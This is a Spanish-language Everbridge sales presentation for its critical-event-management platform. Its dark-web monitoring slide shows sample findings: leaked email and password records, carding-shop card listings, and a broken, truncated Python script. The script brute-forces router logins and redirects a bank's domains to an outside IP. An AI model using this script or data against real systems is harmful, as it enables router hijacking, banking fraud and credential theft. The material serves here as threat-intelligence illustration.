



Critical Event Management

Plataforma siempre activa para mantener a las personas seguras y las operaciones en funcionamiento, más rápidamente

Claudio Garretón F.
South America Region
2022



Misión de Everbridge

Mantener a salvo a las personas y a las empresas en funcionamiento

Experiencia

EMPRESA GLOBAL

- + Más de 5.400 Clientes
- + En todos los sectores
- + Cobertura en más de 200 países

Innovación

PIONERA EN LA GESTION DE EVENTOS CRITICOS

- + Orientada al cliente
- + Más de 160 patentes registradas
- + Más de 350 integraciones en nuestro Ecosistema

Valor

CLIENTES DE POR VIDA

- + Diseñada en módulos Empezando con un caso de uso
- + Red Everbridge Colaboración con redes públicas y privadas
- + Ratio superior al 97% en retención de clientes



Plataforma flexible y confiable



99.99%
Tiempo de actividad



600.000.000
Personas contactadas



5.000.000.000
Mensajes enviados en el año 2020

Algunos Ejemplos de Clientes



TIFFANY & Co.



HARVARD UNIVERSITY



U.S. Department of Transportation



HSBC



American Airlines



J.P. Morgan



BBVA



El Concepto de la Plataforma de Everbridge

Critical Event Management

ACTIVOS

Personas

- Empleados
- Clientes y visitas
- Residentes

Infraestructura

- Edificios e instalaciones
- Cadenas de Suministro
- Sistemas de TI

Reputación/Marca

- Valor para el accionista
- Satisfacción del cliente
- Confianza de los empleados
- Cumplimiento normativo

EVENTOS DE RIESGO

Internos

- Violencia en el trabajo
- Fallas de sistemas
- Interrupciones en procesos
- Fraude / Robo

Externos

- Clima / Desastres naturales
- Terrorismo / disturbios civiles
- Pandemias
- Crímenes
- Ciberataques



**EVENTO
CRITICO**

Los procesos típicos desarticulados



Como resultado...



**Tus Empleados
están en riesgo**



**Las operaciones
pueden sufrir
una gran
disrupción**



**Los Clientes
pierden la
confianza**



**El valor de la
marca y los
ingresos están
en riesgo**

Qué es necesario?



**Saber
temprano**



**Saber la
situación**



**Saber que
hacer**




**Saber qué
pasó**

Critical Event Management

CEM Critical Event Management PLATFORM

- + INTELLIGENCE – “Saber temprano”
- + CORRELATION – “saber la situación”
- + ORCHESTRATION – “Saber que hacer”
- + ANALYTICS – “Saber que pasó”

Everbridge CEM can be watching and acting for you even when you aren't.



As a result, you shift from
reactive to **proactive**



Everbridge Critical Event Management platform (CEM)

- MASS NOTIFICATION
- SECURE COLLABORATION
- RISK INTELLIGENCE
- LOCATION AWARENESS
- MOBILE SAFETY
- CRISIS MANAGEMENT
- EMPLOYEE ENGAGEMENT

- SOCIAL MEDIA / DARK WEB SECURITY
- IT INCIDENT RESPONSE
- COMMUNITY ENGAGEMENT
- PHYSICAL SECURITY
- ANVIL

Aplicaciones

- GESTION DE CONTACTOS Y ACTIVOS
- COMUNICACIONES GLOBALES Y COLABORACIÓN
- SERVICIOS DE LOCALIZACIÓN
- SERVICIOS MÓVILES
- MONITOREO Y ACTIVACIÓN DE DISPOSITIVOS
- INFORMES Y ANÁLISIS
- ADMINISTRACION DE AUTOSERVICIO

Servicios


GLOBAL



ESCALABLE



HIPERREDUNDANTE
FIABLE



ABIERTA



SEGURA



Arquitectura



Mass Notification

Event Analysis


Event name: Incendio Paladini

Notification ID(s): 2243145454590980, 2243145454590976

Total Confirmation Status



Total Confirmations by Method






Notification ID	Start Date	Message Title	Contacts	Confirmation Status	Confirmations by Method										
2243145454590980	Dec 21, 2021 21:13:51 CLST	Equipos Activados	18	<ul style="list-style-type: none"> 7 - Not Confirmed 3 - Unreachable 0 - Confirmed Late 1/3 	<table border="1"> <thead> <tr> <th>Method</th> <th>Count</th> </tr> </thead> <tbody> <tr> <td>App</td> <td>0</td> </tr> <tr> <td>Mobile SMS</td> <td>5</td> </tr> <tr> <td>eMail de Trabajo</td> <td>1</td> </tr> <tr> <td>Phone</td> <td>2</td> </tr> </tbody> </table>	Method	Count	App	0	Mobile SMS	5	eMail de Trabajo	1	Phone	2
Method	Count														
App	0														
Mobile SMS	5														
eMail de Trabajo	1														
Phone	2														
2243145454590976	Dec 21, 2021 21:12:43 CLST	Incendio Activación de Equipos por	18	<ul style="list-style-type: none"> 0 - Confirmed Late 3 - Unreachable 7 - Not Confirmed 2/2 	<table border="1"> <thead> <tr> <th>Method</th> <th>Count</th> </tr> </thead> <tbody> <tr> <td>App</td> <td>1</td> </tr> <tr> <td>Mobile SMS</td> <td>5</td> </tr> <tr> <td>eMail de Trabajo</td> <td>0</td> </tr> <tr> <td>Phone</td> <td>2</td> </tr> </tbody> </table>	Method	Count	App	1	Mobile SMS	5	eMail de Trabajo	0	Phone	2
Method	Count														
App	1														
Mobile SMS	5														
eMail de Trabajo	0														
Phone	2														



Crisis Management

Automatizar planes de emergencia y procedimientos operativos estándar (SOP)

- Notificaciones
- Listas de tareas con documentación con
- Encuestas instantáneas para seguimiento de problemas
- Paneles de control especificados por interesados
- Formularios inteligentes
- Solicitud y asignación de recursos
- Colaboración segura
- Todo ajustable sobre la marcha
- Navegador y aplicación móvil




Employee Engagement

Resuelva los desafíos de la comunicación interna

- Computadora y Dispositivo móvil
- Alertas
- “Tickers”
- Fondos de pantalla
- Salvapantallas
- Cuestionarios
- Encuestas
- Bloquear pantalla
- Boletines

Product Name: SnapComms



Social Media / Dark-Deep Web Security



Date received Oct 12, 2021 3:44 PM (18 hours ago)

5 months ago
[Unique ID]: ba2f68aba9a916454dbae7039db0ff7697d5ffa2
[Compromised]: email
[CompromisedValue]: mffranco@[REDACTED]
[File Name]: nitrocloud.csv
[Leak Name]: Gonitro.com - Nitro Accounts
[Breached Date]: 9/28/2020 12:00:00 AM +00:00
[Domain]: Raidforums.com
[CyberReference]: https://mega.nz/#ar4ixiiqkqwtmvlw3_n-yfqki2cp4syvd5sb8f0eaedkximoo



Date received Oct 12, 2021 3:44 PM (17 hours ago)

5 months ago
[Unique ID]: 7bd8d4b65acb6479549d7662b6bc65fcf8105c4a
[Compromised]: email
[CompromisedValue]: rbenavides@[REDACTED]
[Password]: 7*****42
[Is Password Hashed]: No
[File Name]: 1232.txt
[Leak Name]: Collection #5_VIP combos
[Breached Date]: 1/30/2019 12:00:00 AM +00:00
[Domain]: nulled.to
[CyberReference]: https://files.catbox.moe/irs1km.torrent



Date received Oct 12, 2021 3:44 PM (18 hours ago)

3 months ago
[Unique ID]: 8cfcde7d267b639ed11b41a5eb84ae875628c85
[Compromised]: email
[CompromisedValue]: arcedo@[REDACTED]
[Password]: a5*****c3
[Is Password Hashed]: Yes
[File Name]: ROMWE.com_osCommerce_June_2018.txt
[Leak Name]: Romwe.com 23M
[Breached Date]: 6/30/2018 12:00:00 AM +00:00
[Domain]: raidforums.com
[CyberReference]: https://easyupload.io/rzdjph

```
"Belvedere Tiburon", "first_name": "LUCAS", "zip": "94920", "id": "44006552", "bin6": "485953", "type": "credit", "bin": "4859530", "bank_name": "BANCO [REDACTED] S.A.", "expm": 0, "price": "12", "tracks": "12", "base_id": "1237", "state_code": "", "card": "visa", "expy": 0, "name": "LUCAS", "base_name": "06.10.21_USA_HQ", "level": "purchasing", "exp": 0}
```

```
FRIDAAAY TR1TR2 [REFUND 60 min] {"Bin": " \n \n \n \n 485953\n ", "Code": "201", "Vendor": "mm###ey\nPlatinum", "Zip": "", "PIN": "-", "Database": "FRIDAAAY TR1TR2[REFUND 60 min]\n", "Country": "", "Price": "$ 50", "TR 1": "+", "State": "", "EXP": " 06/24", "Action": "Buy", "Type": "visa", "Class": "PURCHASING", "Bank": "BANCO [REDACTED] S.A."}
```

```
"first_name": "ALVARO", "zip": "94920", "id": "44006561", "bin6": "491647", "type": "credit", "bin": "4916471", "bank_name": "BANCO [REDACTED] S.A.", "expm": 0, "price": "12", "tracks": "12", "base_id": "1237", "state_code": "", "card": "visa", "expy": 0, "name": "ALVARO", "base_name": "06.10.21_USA_HQ", "level": "premier", "exp": 0}
```

```
06.10.21_USA_HQ {"refund": "0", "code": "201", "country_code": "CO", "pin": 0, "last_name": "", "full_name": "", "continent": "SA", "state_name": "", "city": "", "first_name": "", "zip": "", "id": "44002721", "bin6": "491647", "type": "credit", "bin": "4916470", "bank_name": "BANCO [REDACTED] S.A.", "expm": 0, "price": "12", "tracks": "2", "base_id": "1237", "state_code": "", "card": "visa", "expy": 0, "base_name": "06.10.21_USA_HQ", "level": "premier", "exp": 0}
```

[Unique ID]: 613a68a06c3165d5fcea27fd3d98dfcbd7415378
[Compromised]: email
[CompromisedValue]: ccastro@[REDACTED]
[Password]: p*****a1
[Is Password Hashed]: No
[File Name]: ...

```
import requests, sys, base64, re, urllib3, time pas = { 'credenciales': { 'telecomadmin':['admintelecom'], 'root':['JEJOX', 'EPICPASS'], 'minewpass', 'user':['minewpass'], }, } ip = sys.argv[1] try: htt = requests.get("http://"+ip, timeout=3) rex = re.findall(r'(.*?)https(.*?)', htt.text) if rex: htt = "https" urllib3.disable_warnings(urllib3.exceptions.InsecureRequestWarning) else: htt = "http" except: exit() spoof = {"portalempresas.davivienda.com":"209.141.46.163", "www.davivienda.com":"209.141.46.163", "[REDACTED]":"209.141.46.163"} def dns(): for x in spoof: hashh = r.get(htt+"://"+ip+":80/html/bbsp/dnsconfiguration/dnshosts.asp", headers={"User-Agent":"Mozilla", verify=False}).text regex = re.findall(r", hashh)[0] r.post("http://"+ip+":80/html/bbsp/dnsconfiguration/add.cgi?x=InternetGatewayDevice.X_HW_DNS.HOSTS&RequestFile=html/ipv6/not_find_file.asp", data='x.IPAddress='+spoof[x]+'&x.DomainName='+x+'&x.X_HW-Token='+regex, headers={"User-Agent":"Mozilla", verify=False}).text logout() def logout(): r.post(htt+"://"+ip+":80/logout.cgi?RequestFile=html/logout.html", headers={"User-Agent":"Mozilla", verify=False}) def dnsSSL(): for x in spoof: r.get("https://"+ip+":80/html/ssmp/common/refreshTime.asp", headers={"User-Agent":"Mozilla", verify=False}) hashdns = r.get("https://"+ip+":80/html/ssmp/accoutcfg/accountadmin.asp", headers={"User-Agent":"Mozilla", verify=False}).text regexdns = re.findall(r, data={"x.Password":"minewpass", "x.X_HW-Token":regexx}, verify=False) dnsSSL() except NameError: print("Contraseña incorrecta o están logeados "+ip) exit() def mainSSL(): global r global xdd global hashh global usuario for usuario in pas['credenciales']: for contra in pas['credenciales']: contrasena = contra.encode() pass_b64 = base64.b64encode(contrasena).decode() r = requests.session() r.get(htt+"://"+ip+":80
```





Minimice el tiempo de inactividad de TI y cumpla con sus SLA automatizando procesos, comunicaciones y la colaboración

- Programa consciente: notifique solo a los que están de guardia
- Flujo de trabajo automatizado: notifique a la persona adecuada
- Se integra con los sistemas de gestión de servicios de TI
- Reúna rápidamente a los respondedores de TI



Un Proceso típico

splunk>



servicenow™
Jira bmc

Ti slack



dynatrace



Duplicate All Manual Steps

Statuspage

APPDYNAMICS
part of Cisco



Duplicate All Manual Steps



On Call Resolvers



Executive

